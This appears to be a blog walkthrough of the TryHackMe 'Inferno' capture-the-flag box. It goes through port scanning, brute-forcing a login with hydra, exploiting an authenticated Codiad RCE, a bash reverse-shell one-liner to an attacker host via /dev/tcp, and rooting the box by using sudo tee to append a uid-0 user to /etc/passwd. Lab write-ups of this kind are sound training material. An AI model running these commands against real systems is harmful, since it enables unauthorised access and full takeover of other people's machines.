

Inferno CTF THM Walkthrough:

There are 2 hash keys located on the machine (user—local.txt and root—proof.txt), can you find them and become root?

Difficulty: Medium

First let's start with the enumeration part:

nmap <target-ip>

Results:PORT STATE SERVICE:

21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
80/tcp open http
88/tcp open kerberos-sec
106/tcp open pop3pw
110/tcp open pop3
389/tcp open ldap
443/tcp open https
464/tcp open kpasswd5
636/tcp open ldapssl
777/tcp open multiling-http
783/tcp open spamassassin
808/tcp open ccproxy-http
873/tcp open rsync
1001/tcp open webpush
1236/tcp open bvcontrol
1300/tcp open h323hostcallsc
2000/tcp open cisco-sccp
2003/tcp open finger
2121/tcp open ccproxy-ftp
2601/tcp open zebra
2602/tcp open ripd
2604/tcp open ospfd
2605/tcp open bgpd
2607/tcp open connection
2608/tcp open wag-service
4224/tcp open xtell
5051/tcp open ida-agent
5432/tcp open postgresql
5555/tcp open freeciv
5666/tcp open nrpe
6346/tcp open gnutella
6566/tcp open sane-port
6667/tcp open irc
8021/tcp open ftp-proxy
8088/tcp open radan-http

So, the amount of the ports is huge, we are going to use those services:

SSH & HTTP.

Its time to Gobuster. Let's find some hidden directories:

```
gobuster dir -u <target-ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Gobuster:

- dir—ask to find directories.
- -u—url address.
- -w—add wordlist.


Results:

```
/inferno (Status: 401) [Size: 459]  
/server-status (Status: 403) [Size: 277]
```

Gobuster findings

Inferno dir can be interesting. lets move on.


Checking the web app and we got a piece of text and a picture.



<target-ip>

After a little research I found that picture and the text relate to Dante Alighieri(for more info: https://en.wikipedia.org/wiki/Dante_Alighieri).


Now, lets check /inferno.



Login popup alert

There is a login popup alert, but what should I do with that?

Maybe the translation of the text can give us a clue:



Translation

“The other were two, which are added to this one over the middle of each shoulder ...” wait what?!



? hydra ?

Maybe attack that login page with hydra! First let's give it a try with "admin" as username.


```
[ATTEMPT] target 10.10.152.70 - login "admin" - pass "belinha" - 14218 of 14344399 [
[ATTEMPT] target 10.10.152.70 - login "admin" - pass "bathroom" - 14219 of 14344399
[80][http-get] host: 10.10.152.70 login: admin password:
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-06 07:43:27
```

credentials

and this attempt worked!!!

after login with those credentials, I got another login page.

Let's try those creds in the next login page.



The screenshot shows a dark-themed login interface. At the top, there is a 'Username' label with a user icon, followed by a text input field. Below that is a 'Password' label with a lock icon, followed by another text input field. At the bottom left is a 'Login' button, and at the bottom right is a 'More' link.

I'm in.

Reading README.md file:

```
tml/inferno/README.md x
1 # Codiad Web IDE
2
3 Codiad is a web-based IDE framework with a small footprint and minimal requirements.
4
5 Codiad was built with simplicity in mind, allowing for fast, interactive development without the massive overhead of some
6
7 For more information on the project please check out the Wiki(https://github.com/Codiad/Codiad/wiki)
8
9 ## Unmaintained Status
10
11 Given its age and number of viable alternatives now available, Codiad is no longer under active maintenance by core contributors.
12
13 Distributed under the MIT-Style License. See 'LICENSE.txt' file for more information.
14
```

As we can see this is Codiad web-based IDE.

Searchsploit time!

```
(root@kali)-[/home/.../Desktop/CTF/THM/inferno]
# searchsploit codiad
```

Exploit Title	Path
Codiad 2.4.3 - Multiple Vulnerabilities	php/webapps/35585.txt
Codiad 2.5.3 - Local File Inclusion	php/webapps/36371.txt
Codiad 2.8.4 - Remote Code Execution (Authenticated)	multiple/webapps/49705.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (2)	multiple/webapps/49902.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (3)	multiple/webapps/49907.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (4)	multiple/webapps/50474.txt




Try 49705.py

getting that code from exploit-db:

Codiad 2.8.4 - Remote Code Execution (Authenticated)

EDB-ID: 49705	CVE: 2018-14009	Author: WANGYIHANG	Type: WEBAPPS	Platform: MULTIPLE	Date: 2021-03-23
-------------------------	---------------------------	------------------------------	-------------------------	------------------------------	----------------------------

Download

EDB Verified: ✓	Exploit:   / 	Vulnerable App:
------------------------	---	------------------------

49705.py download

but how can I use it?

first Ill give it execute permissions.

```
chmod 777 49705.py
```

Next, I found github page that explain how to use this payload.

Usage :

Usage :

```
python exploit.py [URL] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
python exploit.py [URL:PORT] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
```

Example :

```
python exploit.py http://localhost/ admin admin 8.8.8.8 8888 linux
python exploit.py http://localhost:8080/ admin admin 8.8.8.8 8888 windows
```

Author :

WangYihang <wangyihanger@gmail.com>

<https://github.com/WangYihang/Codiad-Remote-Code-Execute-Exploit>

Thanks, wangYihang :)

```
(root@kali)-[/home/.../Desktop/CTF/THM/inferno]
# python3 49705.py http://admin.10.10.152.70/inferno/ admin 10.8.109.14 4445 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.8.109.14/4446 0>&1 2>&1"' | nc -lnvp 4445
nc -lnvp 4446
[+] Please confirm that you have done the two command above [y/n]
[Y/n]
```

So, we need to execute 2 commands to make it.

first, we are going to open netcat listener on port 4445 and inside we are going to create a reverse shell with that command (In a new terminal):

```
echo 'bash -c "bash -i >/dev/tcp/10.8.109.14/4446 0>&1 2>&1"' | nc -lnvp 4445
```

and open a listener for port 4446. (In a new terminal).

```
nc -lnvp 4446
```

```
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.8.109.14/4446 0>&1 2>&1"' | nc -lnvp 4445
nc -lnvp 4446
[+] Please confirm that you have done the two command above [y/n]
[Y/n] y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"admin"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"inferno","path":"/var/www/html/inferno"}}
[+] Writeable Path : /var/www/html/inferno
[+] Sending payload...
{"status":"error","message":"No Results Returned"}
[+] Exploit finished!
[+] Enjoy your reverse shell!
```

exploit and getting revshell.

```
(kali@kali)-[~]
$ nc -lnvp 4446
listening on [any] 4446 ...
connect to [10.8.109.14] from (UNKNOWN) [10.10.152.70] 46370
bash: cannot set terminal process group (926): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Inferno:/var/www/html/inferno/components/filemanager$
```

revshell

after exploring the system, I found something interesting...

```
www-data@Inferno:/home/dante/Downloads$ cat .download.dat
cat .download.dat
c2 ab 4f 72 20 73 65 e2 80 99 20 74 75 20 71 75 65 6c 20 56 69 72 67 69 6c 69 6f 20 65 20 71 75 65 6c 6c 61 20
66 6f 6e 74 65 0a 63 68 65 20 73 70 61 6e 64 69 20 64 69 20 70 61 72 6c 61 72 20 73 c3 ac 20 6c 61 72 67 6f 20
66 69 75 6d 65 3f c2 bb 2c 0a 72 69 73 70 75 6f 73 e2 80 99 69 6f 20 6c 75 69 20 63 6f 6e 20 76 65 72 67 6f 67
6e 6f 73 61 20 66 72 6f 6e 74 65 2e 0a 0a c2 ab 4f 20 64 65 20 6c 69 20 61 6c 74 72 69 20 70 6f 65 74 69 20 6f
6e 6f 72 65 20 65 20 6c 75 6d 65 2c 0a 76 61 67 6c 69 61 6d 69 20 e2 80 99 6c 20 6c 75 6e 67 6f 20 73 74 75 64
69 6f 20 65 20 e2 80 99 6c 20 67 72 61 6e 64 65 20 61 6d 6f 72 65 0a 63 68 65 20 6d e2 80 99 68 61 20 66 61 74
74 6f 20 63 65 72 63 61 72 20 6c 6f 20 74 75 6f 20 76 6f 6c 75 6d 65 2e 0a 0a 54 75 20 73 65 e2 80 99 20 6c 6f
20 6d 69 6f 20 6d 61 65 73 74 72 6f 20 65 20 e2 80 99 6c 20 6d 69 6f 20 61 75 74 6f 72 65 2c 0a 74 75 20 73 65
e2 80 99 20 73 6f 6c 6f 20 63 6f 6c 75 69 20 64 61 20 63 75 e2 80 99 20 69 6f 20 74 6f 6c 73 69 0a 6c 6f 20 62
65 6c 6c 6f 20 73 74 69 6c 6f 20 63 68 65 20 6d e2 80 99 68 61 20 66 61 74 74 6f 20 6f 6e 6f 72 65 2e 0a 0a 56
65 64 69 20 6c 61 20 62 65 73 74 69 61 20 70 65 72 20 63 75 e2 80 99 20 69 6f 20 6d 69 20 76 6f 6c 73 69 3b 0a
61 69 75 74 61 6d 69 20 64 61 20 6c 65 69 2c 20 66 61 6d 6f 73 6f 20 73 61 67 67 69 6f 2c 0a 63 68 e2 80 99 65
6c 6c 61 20 6d 69 20 66 61 20 74 72 65 6d 61 72 20 6c 65 20 76 65 6e 65 20 65 20 69 20 70 6f 6c 73 69 c2 bb 2e
0a 0a 64 61 6e 74 65 3a 56 31 72 67 31 6c 31 30 68 33 6c 70 6d 33 0a
```

/home/dante/Downloads/.download.dat

I'll take that hexes and convert it to text!



credentials are found at the end!

SSH connection time!

after getting into the user with ssh service let's run `sudo -l` to check which path or file we can exploit to get root!

```
Last login: Tue Jun  6 14:16:49 2023 from 10.8.109.14
dante@Inferno:~$ sudo -l
Matching Defaults entries for dante on Inferno:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User dante may run the following commands on Inferno:
    (root) NOPASSWD: /usr/bin/tee
```

`sudo -l` command

So “tee”! let’s find some vulnerability that relates it.

I found a site with tee privilege escalation technique. I’m going to try it.

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-tee-privilege-escalation/>

Step1: Create a New Password for New User:

```
openssl passwd -1 -salt "alon" "123"
```

result:

```
dante@Inferno:~$ openssl passwd -1 -salt "alon" "123"
$1$alon$httpZ12KxJxTviYnmZLRxQ0
```

Step 2: Write new line with “tee”.

```
printf 'alon:$1$alon$httpZ12KxJxTviYnmZLRxQ0:0:0:root:/root:/bin/bash\n' |
sudo tee -a /etc/passwd
```

3. Switch to a new user and find proof.txt

```
dante@Inferno:~$ su alon
Password:
root@Inferno:/home/dante# cat /root/proof.txt
Congrats!

You've rooted Inferno!

mindsflee
```

proof.txt

and I’ve rooted INFERNO!

Thanks for reading and hope you find that walkthrough helpful!

enjoy! :)

Alon Pent.Test